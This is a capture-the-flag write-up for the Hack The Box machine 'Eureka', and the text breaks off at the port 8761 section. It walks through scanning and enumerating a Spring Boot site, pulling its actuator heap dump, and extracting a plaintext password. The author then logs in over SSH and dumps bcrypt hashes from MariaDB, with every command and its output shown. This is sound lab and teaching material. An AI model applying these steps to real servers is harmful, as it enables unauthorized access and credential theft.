| Machine | Difficulty | OS | Release | |
|---|
| Eureka | Hard | Linux | 27 Apr 2025 | |
Recon
Started off with an Nmap scan.
1
| port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
|
1
| sudo nmap -sC -sV -vv -p $port $IP -oN eureka.scan
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
| # Nmap 7.94SVN scan initiated Mon Apr 28 04:44:20 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -p 22,80,8761, -oN eureka.scan 10.10.11.66
Nmap scan report for furni.htb (10.10.11.66)
Host is up, received echo-reply ttl 63 (0.39s latency).
Scanned at 2025-04-28 04:44:20 EDT for 51s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpa5HH8lfpsh11cCkEoqcNXWPj6wh8GaDrnXst/q7zd1PlBzzwnhzez+7mhwfv1PuPf5fZ7KtZLMfVPuUzkUHVEwF0gSN0GrFcKl/D34HmZPZAsSpsWzgrE2sayZa3xZuXKgrm5O4wyY+LHNPuHDUo0aUqZp/f7SBPqdwDdBVtcE8ME/AyTeJiJrOhgQWEYxSiHMzsm3zX40ehWg2vNjFHDRZWCj3kJQi0c6Eh0T+hnuuK8A3Aq2Ik+L2aITjTy0fNqd9ry7i6JMumO6HjnSrvxAicyjmFUJPdw1QNOXm+m+p37fQ+6mClAh15juBhzXWUYU22q2q9O/Dc/SAqlIjn1lLbhpZNengZWpJiwwIxXyDGeJU7VyNCIIYU8J07BtoE4fELI26T8u2BzMEJI5uK3UToWKsriimSYUeKA6xczMV+rBRhdbGe39LI5AKXmVM1NELtqIyt7ktmTOkRQ024ZoSS/c+ulR4Ci7DIiZEyM2uhVfe0Ah7KnhiyxdMSlb0=
| 256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNqI0DxtJG3vy9f8AZM8MAmyCh1aCSACD/EKI7solsSlJ937k5Z4QregepNPXHjE+w6d8OkSInNehxtHYIR5nKk=
| 256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNmmTon1qbQUXQdI6Ov49enFe6SgC40ECUXhF0agNVn
80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Furni | Home
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
8761/tcp open unknown syn-ack ttl 63
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 401
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| Set-Cookie: JSESSIONID=49451D6559A970B1E7ADE5EBF546F2CF; Path=/; HttpOnly
| WWW-Authenticate: Basic realm="Realm"
| X-Content-Type-Options: nosniff
| X-XSS-Protection: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| Pragma: no-cache
| Expires: 0
| X-Frame-Options: DENY
| Content-Length: 0
| Date: Mon, 28 Apr 2025 08:43:39 GMT
| Connection: close
| HTTPOptions:
| HTTP/1.1 401
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| Set-Cookie: JSESSIONID=8C85696B5D625CCE3D0338AE759628D9; Path=/; HttpOnly
| WWW-Authenticate: Basic realm="Realm"
| X-Content-Type-Options: nosniff
| X-XSS-Protection: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| Pragma: no-cache
| Expires: 0
| X-Frame-Options: DENY
| Content-Length: 0
| Date: Mon, 28 Apr 2025 08:43:39 GMT
| Connection: close
| RPCCheck, RTSPRequest:
| HTTP/1.1 400
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 435
| Date: Mon, 28 Apr 2025 08:43:41 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_ Request</h1></body></html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8761-TCP:V=7.94SVN%I=7%D=4/28%Time=680F3FF1%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,1D1,"HTTP/1\.1\x20401\x20\r\nVary:\x20Origin\r\nVary:\x20Ac
SF:cess-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\
SF:r\nSet-Cookie:\x20JSESSIONID=49451D6559A970B1E7ADE5EBF546F2CF;\x20Path=
SF:/;\x20HttpOnly\r\nWWW-Authenticate:\x20Basic\x20realm=\"Realm\"\r\nX-Co
SF:ntent-Type-Options:\x20nosniff\r\nX-XSS-Protection:\x200\r\nCache-Contr
SF:ol:\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nPragm
SF:a:\x20no-cache\r\nExpires:\x200\r\nX-Frame-Options:\x20DENY\r\nContent-
SF:Length:\x200\r\nDate:\x20Mon,\x2028\x20Apr\x202025\x2008:43:39\x20GMT\r
SF:\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,1D1,"HTTP/1\.1\x20401\x2
SF:0\r\nVary:\x20Origin\r\nVary:\x20Access-Control-Request-Method\r\nVary:
SF:\x20Access-Control-Request-Headers\r\nSet-Cookie:\x20JSESSIONID=8C85696
SF:B5D625CCE3D0338AE759628D9;\x20Path=/;\x20HttpOnly\r\nWWW-Authenticate:\
SF:x20Basic\x20realm=\"Realm\"\r\nX-Content-Type-Options:\x20nosniff\r\nX-
SF:XSS-Protection:\x200\r\nCache-Control:\x20no-cache,\x20no-store,\x20max
SF:-age=0,\x20must-revalidate\r\nPragma:\x20no-cache\r\nExpires:\x200\r\nX
SF:-Frame-Options:\x20DENY\r\nContent-Length:\x200\r\nDate:\x20Mon,\x2028\
SF:x20Apr\x202025\x2008:43:39\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(R
SF:TSPRequest,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;char
SF:set=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:
SF:\x20Mon,\x2028\x20Apr\x202025\x2008:43:41\x20GMT\r\nConnection:\x20clos
SF:e\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20St
SF:atus\x20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"t
SF:ext/css\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\
SF:x20h3,\x20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-s
SF:ize:22px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x
SF:20{font-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;bac
SF:kground-color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Sta
SF:tus\x20400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>")%r(RPC
SF:Check,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;charset=u
SF:tf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:\x20M
SF:on,\x2028\x20Apr\x202025\x2008:43:41\x20GMT\r\nConnection:\x20close\r\n
SF:\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Status\
SF:x20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"text/c
SF:ss\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3
SF:,\x20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-size:2
SF:2px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{fo
SF:nt-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;backgrou
SF:nd-color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Status\x
SF:20400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 28 04:45:11 2025 -- 1 IP address (1 host up) scanned in 51.51 seconds
|
SSH is open on port 22, a web server is running on port 80 with nginx, and port 8761 is also open running an unknown web service that requires HTTP Basic Authentication.
Updated the /etc/hosts file.
1
2
3
4
5
6
7
| ┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.66 furni.htb
|
Enumeration
We use Dirsearch to enumerate the web server and discover different endpoints or directories available on the target.
1
| dirsearch -u http://furni.htb/ -e php,html,txt -x 400,403,404 -t 50
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
| ┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ dirsearch -u http://furni.htb/ -e php,html,txt -x 400,403,404 -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, html, txt | HTTP method: GET | Threads: 50 | Wordlist size: 10403
Output File: /home/kali/HTB-machine/eureka/reports/http_furni.htb/__25-04-28_04-51-23.txt
Target: http://furni.htb/
[04:51:23] Starting:
[04:52:00] 200 - 14KB - /about
[04:52:02] 200 - 2KB - /actuator
[04:52:02] 405 - 114B - /actuator/refresh
[04:52:02] 200 - 2B - /actuator/info
[04:52:02] 200 - 467B - /actuator/features
[04:52:02] 200 - 54B - /actuator/scheduledtasks
[04:52:02] 200 - 20B - /actuator/caches
[04:52:03] 200 - 6KB - /actuator/env
[04:52:03] 200 - 15B - /actuator/health
[04:52:04] 200 - 3KB - /actuator/metrics
[04:52:07] 200 - 36KB - /actuator/configprops
[04:52:07] 200 - 35KB - /actuator/mappings
[04:52:13] 200 - 355KB - /actuator/threaddump
[04:52:25] 200 - 198KB - /actuator/beans
[04:52:28] 200 - 98KB - /actuator/loggers
[04:52:34] 200 - 180KB - /actuator/conditions
[04:52:41] 200 - 13KB - /blog
[04:52:46] 302 - 0B - /checkout -> http://furni.htb/login
[04:52:46] 302 - 0B - /cart -> http://furni.htb/login
[04:52:51] 302 - 0B - /comment -> http://furni.htb/login
[04:52:55] 200 - 10KB - /contact
[04:53:09] 500 - 73B - /error
[04:53:41] 200 - 2KB - /login
[04:53:43] 200 - 1KB - /logout
[04:54:09] 200 - 76MB - /actuator/heapdump
[04:54:20] 200 - 9KB - /register
[04:54:25] 200 - 14KB - /services
[04:54:28] 200 - 12KB - /shop
Task Completed
|
Actuator Endpoints (Spring Boot Application)

- Here we have multiple
/actuator/* which strongly suggest the target is running a Spring Boot application. - Notable endpoints:
/actuator/env/actuator/beans/actuator/heapdump (76MB): Provides a memory dump, which could contain sensitive data like credentials or session tokens if analyzed properly.
1
| http://furni.htb/actuator/env
|
From here we download a heapdump file
1
| http://furni.htb/actuator/heapdump
|
A heap dump is a snapshot of all the objects in the Java Virtual Machine (JVM) heap at a certain point in time. The JVM software allocates memory for objects from the heap for all class instances and arrays.
1
| curl -o heapdump.hprof http://furni.htb/actuator/heapdump
|
1
2
3
4
5
6
7
8
|
┌──(kali㉿kali)-[~/HTB-machine/eureka/headdump]
└─$ curl -o heapdump.hprof http://furni.htb/actuator/heapdump
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 76.4M 100 76.4M 0 0 25330 0 0:52:44 0:52:44 --:--:-- 39860
|

Analyzed the file using heapdump_analyzer (a self-created tool) to extract sensitive information.
1
| python3 heapdump_analyzer.py -f heapdump.hprof --all
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| ┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ python3 heapdump_analyzer.py -f heapdump.hprof --all
[*] Loaded 76.45 MB of data
[+] Starting advanced forensic analysis...
[*] Performing string analysis...
[+] Performing deep string analysis with entropy and contextual checks...
[*] Detecting security patterns...
[*] Running advanced forensic analysis...
[*] Generating reports...
[+] Analysis Complete
Analysis duration: 117.03 seconds
Unique strings analyzed: 0
Critical findings: 0
HTTP sessions reconstructed: 50
Credential pairs found: 1
Cryptographic material detected: 141894
Threat intelligence matches: 0
Overall risk score: 22.4/100
[!] Failed to save report: Object of type set is not JSON serializable
[+] HTML report saved to heapdump_forensic_report_20250428_074922.html
[+] TEXT report saved to heapdump_forensic_report_20250428_074922.text
|

After analyzing the heap dump file and identifying patterns, we extracted credentials for the user oscat192.
oscar190:0sc@r190_S0l!dP@sswd
Initial Access
Using the extracted credentials, we were able to gain initial access to the system.
1
| ssh oscar190@10.10.11.66
|
1
| Password:0sc@r190_S0l!dP@sswd
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| ┌──(kali㉿kali)-[~]
└─$ ssh oscar190@10.10.11.66
oscar190@10.10.11.66's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-214-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Mon 28 Apr 2025 12:18:20 PM UTC
System load: 1.12
Usage of /: 60.5% of 6.79GB
Memory usage: 40%
Swap usage: 0%
Processes: 239
Users logged in: 0
IPv4 address for eth0: 10.10.11.66
IPv6 address for eth0: dead:beef::250:56ff:fe95:8efc
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
Last login: Mon Apr 28 12:18:22 2025 from 10.10.14.58
oscar190@eureka:~$ ls
oscar190@eureka:~$
|
Listening Services and Open Ports
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| oscar190@eureka:~$
oscar190@eureka:~$ ss -tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 0 *:48339 *:*
udp UNCONN 0 0 *:43297 *:*
udp UNCONN 0 0 *:53551 *:*
udp UNCONN 0 0 *:42023 *:*
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 4096 [::ffff:127.0.0.1]:8080 *:*
tcp LISTEN 0 511 [::]:80 [::]:*
tcp LISTEN 0 100 [::ffff:127.0.0.1]:8081 *:*
tcp LISTEN 0 100 [::ffff:127.0.0.1]:8082 *:*
tcp LISTEN 0 128 [::]:22 [::]:*
tcp LISTEN 0 100 *:8761 *:*
oscar190@eureka:~$
|
Here we have an interesting port 8761, which is not accessible externally. Additionally, MySQL is running internally on port 3306.
Internal Database Access
Login to mysql using
1
2
| mysql -h localhost -p
|
1
| Password: 0sc@r190_S0l!dP@sswd
|
1
2
3
4
| show databases;
use Furni_WebApp_DB;
show tables;
select first_name,last_name,password from users;
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
| oscar190@eureka:~$ mysql -h localhost
ERROR 1045 (28000): Access denied for user 'oscar190'@'localhost' (using password: NO)
oscar190@eureka:~$
oscar190@eureka:~$ mysql -h localhost -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 370
Server version: 10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
+--------------------+
| Database |
+--------------------+
| Furni_WebApp_DB |
| information_schema |
+--------------------+
2 rows in set (0.000 sec)
MariaDB [(none)]> use Furni_WebApp_DB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [Furni_WebApp_DB]> show tables;
+---------------------------+
| Tables_in_Furni_WebApp_DB |
+---------------------------+
| SPRING_SESSION |
| SPRING_SESSION_ATTRIBUTES |
| blogs |
| cart |
| cart_items |
| cart_product |
| cart_product_seq |
| cart_seq |
| carts |
| category |
| category_seq |
| comment |
| customer |
| customer_seq |
| furniture |
| product |
| product_id |
| product_seq |
| users |
+---------------------------+
19 rows in set (0.000 sec)
MariaDB [Furni_WebApp_DB]> select first_name,last_name,password from users;
+------------+-----------+--------------------------------------------------------------+
| first_name | last_name | password |
+------------+-----------+--------------------------------------------------------------+
| Kamel | Mossab | $2a$10$J4yap5ZxviliZO9jBCuSdeD.7LzL3/njVpNhnG85HCcwA05ulUrzW |
| Lorra | Barker | $2a$10$DgUDWpxipW2Yt7UcKxzvweB7FXoV/LFxlJG8yuL56NyUMMLr5uBuK |
| Martin | Wood | $2a$10$3LDYl5QEt4K4u8vLWMGH8eDA/fNKVquhHNbyijaDzzueKHAwi6bHO |
| Roberto | Dalton | $2a$10$4TLCSlEfYrNDFfPDQ5z4p.S6gImA8NKAGn2tyqLJyG71l9iQoTDhu |
| Miranda | Wise | $2a$10$T4L873JALnbXH10tq.mEbOOVYmZPLlBBSeD1h2hqAeX6nbTDXMyqm |
| Oscar | Dalton | $2a$10$ye9a40a7KOyBJKUai2qxY.fcfVQGlFTM3SVSVcn82wxQf/2zYPq96 |
| Nya | Dalton | $2a$10$GZQOgzb4N1xVs3ALpnuqGeId5/mZLL8pv5GlkRzJfxdFxO/JIkIaK |
| lucas | carols | $2a$10$J93xmU0.yP0/oZmoV9K4u.XvYHtl.kunSX9xoe2RACqKcitM4OjlC |
| test | 123 | $2a$10$cbNW1jgvLNBNDkI2yyYCwuyE3YoAYggE6PuoEcHRGumUQS4cqel0G |
+------------+-----------+--------------------------------------------------------------+
9 rows in set (0.000 sec)
|
Web (Port 8761)
